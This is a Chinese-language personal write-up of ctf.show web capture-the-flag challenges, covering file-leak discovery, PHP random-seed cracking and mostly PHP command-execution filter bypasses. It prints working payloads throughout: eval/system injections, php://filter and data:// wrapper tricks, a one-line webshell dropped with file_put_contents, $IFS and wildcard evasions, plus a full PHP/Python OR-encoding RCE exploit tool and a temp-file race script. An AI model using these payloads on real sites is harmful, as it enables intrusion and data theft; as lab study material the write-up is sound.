
关于web学习的一点心得
信息搜集
web1

本题目考察查看网站源代码

这两种方式都可以查看源代码
 如图,flag到手
web2
本题目在url头部加入view-source,或者ctrl+U可以查看代码,由于本题与上题一样简单,故不提供图片
web3
这里用到了burpsuit抓包,说明了遇到题目没思路可以burpsuit抓一下包

得到答案
web4 ,5,6,7,8,9,10,11(考察泄露问题)
4.在地址栏即url里面我们输入robots.txt即可得出答案,考察robots.txt泄露;
5.在地址栏即url里面我们输入index.phps即可得出答案,考察index.phps泄露;
6..在地址栏即url里面我们输入/www.zip即可得出答案,考察www.zip,该文件泄露;
7.在地址栏即url里面我们输入git/index.php;即可得出答案,考察gi该文件泄露;
当前大量开发人员使用git进行版本控制,对站点自动部署。如果配置不当,可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。
8.在地址栏即url里面我们输入.svn文件泄露;即可得出答案,考察.svn该文件泄露;
当开发人员使用 SVN 进行版本控制,对站点自动部署。如果配置不当,可能会将.svn文件夹直接部署到线上环境。这就引起了 SVN 泄露漏洞。
Subversion,简称SVN,是一个开放源代码的版本控制系统,相对于的RCS、CVS,采用了分支管理系统,它的设计目标就是取代CVS。互联网上越来越多的控制服务从CVS转移到Subversion。
9.考察vim缓存信息泄露,提交index.phps.swp即可得到答案
第二次意外退出后,文件名为.index.php.swo
注意:index前有 " . "
10.考察cookie泄露直接f12查看cookie(使用火狐浏览器)或者采取抓包用burpsuit里面的proxy这个代理功能
11.考察域名泄露
web 12,13
考察两个点,页面内部藏有隐藏信息,以及robots.txt泄露
考察文档泄露账号密码
web14:目录遍历
很多时候还是要看提示,直接访问/editor就可以得到一个上传界面,这地方找到上传文件然后找var里面存储的东西,在www文件下发现html进去找到一个fl000g.txt的东西双击,粘贴路径/editor/attached/file/var/www/html/nothinghere/fl000g.txt去访问即可。
web15
直接访问admin或者使用御剑,扫描得到,然后进行社工,忘记密码有密保直接找qq,即可
web16
探针泄露,本题考察tz.php泄露,
web17
这道题用御剑扫描 会发现一个backup.sql的文件 加上去访问就可以了
web18
使用POST传参信息隐藏在前端页面

web20
数据库被脱库了,因为可能是泄露原因
我是asp程序,我用的access数据库:进去是这个提示涉及一个知识点即db/db.mdb是这个早期泄露
flag{ctfshow_old_database}下载下来得到的
爆破
这地方用到一个随机种子就跟JAVA里面的随机数的特性一样,我就单独拿出来说一说
https://www.openwall.com/php_mt_seed/这个下载链接有需要可以在电脑上下载或者虚拟机kali里面安装
php的伪随机数去爆破就行了,爆破题目一般思路很重要,找对思路无脑爆破
命令执行
几种解法
背景知识
拿到题目,可以看到通过eval函数可以执行php代码或者系统命令,其中过滤了flag。
$_GET[c]的意思是我们输入c参数; pregmatch是正则匹配是否包含flag,if(!preg_match("/flag/i", $c)),/i忽略大小写,如果输入参数中不包含flag的大小写,则进入if判断内部。 还有/m等参数表示多行匹配,具体可以参考这里:https://www.php.cn/php-weizijiaocheng-354831.html
eval($c);就是本题的漏洞点 ,这个之前的输入过滤太简单了。eval内执行的是php代码,必须以分号结尾。eval和其他函数的对比可以参考这里:https://blog.csdn.net/weixin_39934520/article/details/109231480
分别以如下方法尝试拿到flag:
1、直接执行系统命令
?c=system("tac%20fla*"); 利用tac与system结合,拿到flag
因为可以利用system来间接执行系统命令,如果flag不在当前目录,也可以利用?c=system("ls"); 来查看到底在哪里。
2、内敛执行 (反字节符)
?c=echo%20`tac%20fla*`;
注意结尾的分号,注意写writeup时,因为有反字节符,要核对一下是否转义,需要再在页面上确认一下。 利用echo命令和tac相结合来实现。注意flag采用*绕过,`反字节符,是键盘左上角与~在一起的那个。
3、利用参数输入+eval
?c=eval($_GET[1]);&1=phpinfo();
试一下,没问题,可以看到phpinfo的信息。 然后就使用?c=eval($_GET[1]);&1=system(ls);看一下当前目录都有什么,也可以?c=eval($_GET[1]);&1=system("ls%20/");看一下根目录都有什么。 注意上一行结尾的分号都不能省略。因为是以php代码形式来执行的,所以结尾必须有分号。此外查看根目录时,必须用引号包裹,不太清楚原因,目前觉得因为system的参数必须是string。
4、利用参数输入+include
这里的eval也可以换为include,并且可以不用括号。但是仅仅可以用来读文件了。
?c=include$_GET[1]?>&1=php://filter/read=convert.base64-encode/resource=flag.php
(参考y4tacker师傅的解法:https://blog.csdn.net/solitudi/article/details/109837640)
也可以尝试写入木马 file_put_contents("alb34t.php",%20%27<?php%20eval($_POST["cmd"]);%20?>%27); 访问alb34t.php,然后就可以连马。
5、利用cp命令将flag拷贝到别处
?c=system("cp%20fl*g.php%20a.txt%20");
然后浏览器访问a.txt,读取即可。
6.题目过滤了flag、system、php等。我们就可以考虑用什么来替代system执行系统命令。主要有passthru、exec等。更多命令执行的函数看看这里:https://www.php.cn/php-weizijiaocheng-298828.html
web31(万能公式基本上)
? c=include%0a$_GET[1]>&1=php://filter/read=convert.base64-encode/resource=flag.php
?c=include$_GET[1]?>&1=php://filter/convert.base64-encode/resource=flag.php
?c=include$_GET[a]?>&a=php://filter/convert.base64-encode/resource=flag.php
伪协议读取web37
关键代码
if(!preg_match("/flag/i", $c)){
include($c);
echo $flag;
}
include (或 require)语句会获取指定文件中存在的所有文本/代码/标记,并复制到使用 include 语句的文件中。
伪协议中的data://,可以让用户来控制输入流,当它与包含函数结合时,用户输入的data://流会被当作php文件执行
伪协议用法
data://text/plain/base64;
base64加密所需要的命令例如
<?php system("cat f*")?>
PD9waHAgc3lzdGVtKCJjYXQgZioiKT8+
<?php system('cat flag.php');?>
PD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==
因为文件包含所以执行这样的语句后面会自动添加php也就是说他会自动添加命令
?c=data://text/plain,<?=phpinfo();?>
$GLOBALS
$_SERVER
$_GET
$_POST
$_FILES
$_COOKIE
$_SESSION
$_REQUEST
$_ENV
为什么这地方提到这个是因为web40采取了无参数rce的方法读取flag而这又是一个新的考点
web40
方法一
读文件+数组改造
先把payload写下
?c=highlight_file(next(array_reverse(scandir(pos(localeconv())))));
1
需要用到的函数
localeconv():返回一包含本地数字及货币格式信息的数组。其中数组中的第一个为点号(.)
scandir():获取目录下的文件,scandir(.):获取当前目录下所有文件
pos():返回数组中的当前元素的值。
array_reverse():数组逆序
next(): 函数将内部指针指向数组中的下一个元素,并输出。
highlight_file():函数进行文件内容的读取,并输出
链接如下:原文链接:https://blog.csdn.net/weixin_46250265/article/details/114266578
方法二:利用session_id()
刚开始的时候利用session_id(),修改下cookie中的PHPSESSID 内容为ls,这地方可以用hackbar插件实现,也可以使用burpsuit抓包实现,会返回目录,然后就是具体看一下php的版本在本题中,如果是低版本则支持高版本不支持该操作。
web41
本题要用到一个python脚本和php脚本代码如下
php脚本
<?php
  $myfile = fopen("rce_or.txt", "w");
$contents="";
for ($i=0; $i < 256; $i++) {
  for ($j=0; $j <256 ; $j++) {

    if($i<16){
      $hex_i='0'.dechex($i);
    }
    else{
      $hex_i=dechex($i);
    }
    if($j<16){
      $hex_j='0'.dechex($j);
    }
    else{
      $hex_j=dechex($j);
    }
    $preg = '/[0-9]|[a-z]|\^|\+|\~|\$|\[|\]|\{|\}|\&|\-/i';
    if(preg_match($preg , hex2bin($hex_i))||preg_match($preg , hex2bin($hex_j))){
      echo "";
    }

    else{
      $a='%'.$hex_i;
      $b='%'.$hex_j;
      $c=(urldecode($a)|urldecode($b));
      if (ord($c)>=32&ord($c)<=126) {
        $contents=$contents.$c." ".$a." ".$b."\n";
      }
    }

  }
}
fwrite($myfile,$contents);
fclose($myfile);
python脚本
# -*- coding: utf-8 -*-
import requests
import urllib
from sys import *
import os
os.system("php rce_or.php")  #没有将php写入环境变量需手动运行
if(len(argv)!=2):
    print("="*50)
    print('USER:python exp.py <url>')
    print("eg:  python exp.py http://ctf.show/")
    print("="*50)
    exit(0)
url=argv[1]
def action(arg):
    s1=""
    s2=""
    for i in arg:
        f=open("rce_or.txt","r")
        while True:
            t=f.readline()
            if t=="":
                break
            if t[0]==i:
                #print(i)
                s1+=t[2:5]
                s2+=t[6:9]
                break
        f.close()
    output="(\""+s1+"\"|\""+s2+"\")"
    return(output)

while True:
    param=action(input("\n[+] your function:") )+action(input("[+] your command:"))
    data={
        'c':urllib.parse.unquote(param)
    }
    r=requests.post(url,data=data)
    print("\n[*] result:\n"+r.text)
这道题目怎么说呢需要跑php脚本和python脚本,我能比较菜,所以先将php的脚本用xampp跑下来,然后得到的txt文件给放到phpstudy里面用python 爬虫进行爬取执行命令。这是我做题的思路


执行命令即可,代码段的意思我大概去了解一下放到下面,方便看
这是php代码的一个解析
1. $myfile = fopen("rce_or.txt", "w");
这行代码尝试打开一个名为 "rce_or.txt" 的文件以写入模式。如果该文件不存在,它会被创建。
2. $contents="";
初始化一个空字符串,用于后续存储结果。
3. for ($i=0; $i < 256; $i++) {
外层循环,从0到255遍历每一个十进制数字。
4. for ($j=0; $j <256 ; $j++) {
内层循环,从0到255遍历每一个十进制数字。
5. if($i<16){
判断当前的 $i 是否小于16。
6. $hex_i='0'.dechex($i);
如果 $i 小于16,将其转换为十六进制并前面加一个 '0'。例如,当 $i 为 10 时,$hex_i 的值为 "0a"。
7. } else {
否则,
8. $hex_i=dechex($i);
直接将 $i 转换为十六进制。例如,当 $i 为 10 时,$hex_i 的值为 "a"。
9. }
结束 if-else 语句。
10. if($j<16){
同理,判断当前的 $j 是否小于16。
11. $hex_j='0'.dechex($j);
如果 $j 小于16,将其转换为十六进制并前面加一个 '0'。
12. } else {
否则,
13. $hex_j=dechex($j);
直接将 $j 转换为十六进制。
14. }
结束 if-else 语句。
15. $preg = '/[0-9]|[a-z]|\^|\+|\~|\$|\[|\]|\{|\}|\&|\-/i';
定义一个正则表达式,这个正则表达式匹配任何数字、小写字母、或给定的特殊字符。/i 表示不区分大小写。
16. if(preg_match($preg , hex2bin($hex_i))||preg_match($preg , hex2bin($hex_j))){
检查十六进制的 $hex_i 或 $hex_j 在转换为二进制后是否与上述正则表达式匹配。如果匹配,执行下一行代码。
17. echo "";
如果满足条件,输出一个空字符串。这似乎是一个错误或不必要的语句,因为它不会输出任何有意义的内容。
18. } else {
否则,进入以下操作。
19. $a='%'.$hex_i;
将十六进制的 $hex_i 转换为对应的URL编码字符。例如,当 $hex_i 为 "a" 时,$a 的值为 "%a"。
20. $b='%'.$hex_j;
同理,将十六进制的 $hex_j 转换为对应的URL编码字符。
21. $c=(urldecode($a)|urldecode($b));
使用 urldecode() 函数解码 $a 和 $b,并将结果进行位或操作。这可能是为了检查两个解码后的字符是否有一个是可打印的ASCII字符。但是这里使用的是位或操作,这可能是一个错误,因为通常我们使用逻辑或操作来检查多个条件。
22. if (ord($c)>=32&ord($c)<=126) {
检查解码后的字符 $c 是否是可打印的ASCII字符(介于32和126之间)。如果是,执行下一行代码。但是这里再次使用了位与操作,这可能是一个错误。应该使用逻辑与操作(&&)。
23. $contents=$contents.$c." ".$a." ".$b."\n";
将解码后的字符、URL编码字符和另一个URL编码字符添加到结果字符串中,并在最后添加一个换行符。
24. }
结束 if-else if-else 语句。
25. }
结束内层循环。
26. }
结束外层循环。
27. `fwrite($
对于python代码的一个解析
这段Python代码是一个远程命令执行(RCE)的尝试,具体来说,它试图利用PHP的远程文件包含漏洞(RCE)。以下是对每行代码的详细解释:
import requests:导入Python的requests库,用于发送HTTP请求。
import urllib:导入Python的urllib库,用于URL编码和解码。
from sys import *:从sys模块导入所有内容。
import os:导入Python的os模块,用于与操作系统交互。
os.system("php rce_or.php"):执行系统命令,运行PHP脚本rce_or.php。注意,这里假设PHP已经安装并配置在环境变量中。
接下来的几行是一个错误检查,确保用户提供了正确的命令行参数(即一个URL)。如果没有提供正确的参数,它会给出提示并退出程序。
url=argv[1]:从命令行参数中获取URL。
定义一个名为action的函数,该函数接受一个参数(一个字符)。
13-18. 在这个函数中,它尝试读取一个名为rce_or.txt的文件,该文件应包含与输入字符相关的数据。如果找到匹配项,它将提取某些字符并返回一个字符串。

20-24. 这是一个无限循环,提示用户输入一个函数和一个命令。这些输入被传递给action函数,并拼接在一起。

26-31. 定义一个字典data,其中包含用户提供的输入(URL解码后的形式)。然后使用requests库向提供的URL发送POST请求,并将data作为请求体发送。
33-35. 打印出服务器响应的内容。
总的来说,这段代码试图利用PHP的远程文件包含漏洞来执行远程命令。用户需要提供两个输入:一个函数和一个命令。代码将这些输入发送到服务器,并打印出服务器的响应。注意,这个脚本假设存在一个名为rce_or.txt的文件,该文件包含与用户输入相关的数据。因为确实有点难度的远程执行漏洞
web43
简单讲解nl的作用
nl [选项]… [文件]…
nl test.txt
lighthouse@VM-4-14-ubuntu:~/cat$ cat test.txt
hello

test nl
lighthouse@VM-4-14-ubuntu:~/cat$ nl test.txt
     1  hello

     2  test nl
这个作用
     -b :指定行号指定的方式,主要有两种:

-b a :表示不论是否为空行,也同样列出行号(类似 cat -n);
-b t :如果有空行,空的那一行不列出行号(默认值);
-n :列出行号表示的方法,主要有三种:
-n ln :行号在萤幕的最左方显示;
-n rn :行号在自己栏位的最右方显示,且不加 0 ;
-n rz :行号在自己栏位的最右方显示,且加 0 ;
-w :行号栏位的占用的位数。
-p :在逻辑定界符处不重新开始计算。

例如
命令:
nl -b a test.txt
Shell
我们可以得到输出
lighthouse@VM-4-14-ubuntu:~/cat$ nl -b a test.txt
     1  hello
     2
     3  test nl
这道题可以用nl flag.php%0a
因为过滤了/\;|cat/i所以我们可以用tac flag.php后面跟一个命令拼接即可,因为是include涉及包含文件
?c=tac flag.php||
?c=tac flag,php%0a//也可以得出答案
web44
本题因为过滤了flag,所以我们可以使用fla*绕过
可以得到答案
web45
这道题里面出现了空格替代$IFS这个于是我们可以用
url+?c=echo$IFS`tac$IFS`%0a
web46
几种绕过空格的方式 {cat,flag.txt} cat${IFS}flag.txt cat$IFS$9flag.txt cat<flag.txt//这俩<>貌似没啥用 cat<>flag.txt
cat%0afla?.php cat%09fla?.php 这俩的区别是后者用于语句中间,前者可以用来做末尾的截断
?c=nl<fla''g.php||
?c=tac<fla%27%27g.php%0a
web47
?c=tac<fla%27%27g.php%0a
下面是题目的过滤
"/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail/i
web48
?c=tac<fla%27%27g.php%0a
下面是题目的过滤
("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\`/i", $c))
web49
("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\`|\%/i", $c)
?c=tac<fla%27%27g.php%0a
web50
("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail|sed|cut|awk|strings|od|curl|\`|\%|\x09|\x26/i", $c)
?c=tac<fla%27%27g.php%0a
web51
("/\;|cat|flag| |[0-9]|\\$|\*|more|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|\`|\%|\x09|\x26/i", $c)
?c=nl<fla%27%27g.php||
web52,53
?c=ca\t${IFS}/fla?%0a
c=nl${IFS}fla''g.php
c=nl$IFS\fla\g.php
以下是过滤
("/\;|cat|flag| |[0-9]|\*|more|wget|less|head|sort|tail|sed|cut|tac|awk|strings|od|curl|\`|\%|\x09|\x26|\>|\</i", $c))
web54
("/\;|.*c.*a.*t.*|.*f.*l.*a.*g.*| |[0-9]|\*|.*m.*o.*r.*e.*|.*w.*g.*e.*t.*|.*l.*e.*s.*s.*|.*h.*e.*a.*d.*|.*s.*o.*r.*t.*|.*t.*a.*i.*l.*|.*s.*e.*d.*|.*c.*u.*t.*|.*t.*a.*c.*|.*a.*w.*k.*|.*s.*t.*r.*i.*n.*g.*s.*|.*o.*d.*|.*c.*u.*r.*l.*|.*n.*l.*|.*s.*c.*p.*|.*r.*m.*|\`|\%|\x09|\x26|\>|\</i", $c)){
以上是过滤
两种解法
c= mv${IFS}fla?.php${IFS}a.txt重命名后在url处+a.txt
c=uniq${IFS}a.txt
二、
 c=uniq${IFS}f???.php


 uniq讲解
 uniq [OPTION]... [INPUT [OUTPUT]]

选项:

-c, --count        打印每行出现的次数

-d, --repeated        只打印重复出现的行

-D                        打印所有重复行

--all-repeated[=METHOD]

                        类似 -D,使用空行分隔每个组,METHOD=none,prepend,separate

-f, --skip-fields=N        不比较前 N 个字段

--group[=METHOD]

                        使用空行分隔每个组,METHOD=separate,prepend,append,both

-i, --ignore-case        忽略大小写

-s, --skip-chars=N        不比较前 N 个字符

-u, --unique                只打印出现一次的行

-z, --zero-terminated        行分隔符是 NUL 而不是换行符

-w, --check-chars=N        比较不多于 N 个字符

--help                                帮助文档

--version                           版本信息
无字母数字的命令执行
web55
由于过滤了字母,但没有过滤数字,我们尝试使用/bin目录下的可执行程序。
但因为字母不能传入,我们需要使用通配符?来进行代替
?c=/bin/base64 flag.php
替换后变成
?c=/???/????64 ????.???
遇到过滤很多的时候其实可以用通配符来替换
web56
import time
import requests

url = "http://b1ec6aa7-10b4-4d21-8a12-9eaee7058063.challenge.ctf.show/"
payload = {"c": ". /???/????????[@-[]"}

# 打开文件并准备文件数据
with open('.\\1.txt', 'r') as file:
    files = {'file': file}

    # 循环发送请求
    while True:
        # 发送POST请求
        r = requests.post(url, params=payload, files=files)

        # 检查响应文本是否非空
        if r.text:
            print("\n" + r.text)
            break

        # 休眠1秒,以避免过于频繁的请求
        time.sleep(1)
        print(".", end=' ', flush=True)
